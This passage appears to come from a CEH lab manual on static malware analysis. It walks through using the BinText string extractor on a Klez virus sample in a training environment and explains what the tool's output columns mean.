
Software programs include some strings that are commands to perform specific functions such as printing output. Strings communicate information from a program to its user. Various strings that could represent the malicious intent of a program such as reading the internal memory or cookie data, are embedded in the compiled binary code.

Searching through strings can provide information about the basic functionality of any program. During malware analysis, search for malicious strings that could determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that URL string stored in it. You should be attentive while looking for strings and search for the embedded and encrypted strings for a complete analysis of the suspect file.


BinText is a text extractor that can extract text from any file. It includes the ability to find plain ASCII text, Unicode text, and Resource strings, providing useful information for each item.

Here, we will use the BinText tool to extract embedded strings from executable files.


1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\String Searching Tools\BinText** and double-click **bintext.exe**.
2. The **BinText** main window appears; click **Browse** to provide a file to scan. Here, we need to provide a malicious file to analyze the text.
3. Make sure that the **Advanced view** option is checked.




4. The **Open file for Scanning** window appears, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!** and select **face.exe**, the malicious file, and click **Open** to extract the text from the malicious file.



5. As soon as the file is provided for scan, click **Go**. BinText will start extracting the text from the designated malicious file.



6. BinText extracts the provided malicious file's critical information, as shown in the screenshot.



7. The type of string is designated by a colored letter to the left of the list. ANSI strings are marked with a green "A," Unicode strings (double byte ANSI) have a red "U," and resource strings have a blue "R."
8. "File pos" is the HEX position at which the text is located in the file.
9. "Mem pos" if the file is a Win32 PE file (such as Win95 EXEs and DLLs), then this is the HEX address at which the text is referred to in the memory at runtime, as determined by its sections table.
10. "ID" is the decimal string resource ID or 0 if it is not a resource string.
11. Close all windows once the analysis is complete.
12. You can also use other string searching tools such as **FLOSS** (https://www.fireeye.com), **Strings** (https://docs.microsoft.com), **Free EXE DLL Resource Extract** (https://www.resourceextract.com), or **FileSeek** (https://www.fileseek.ca) to perform string search.

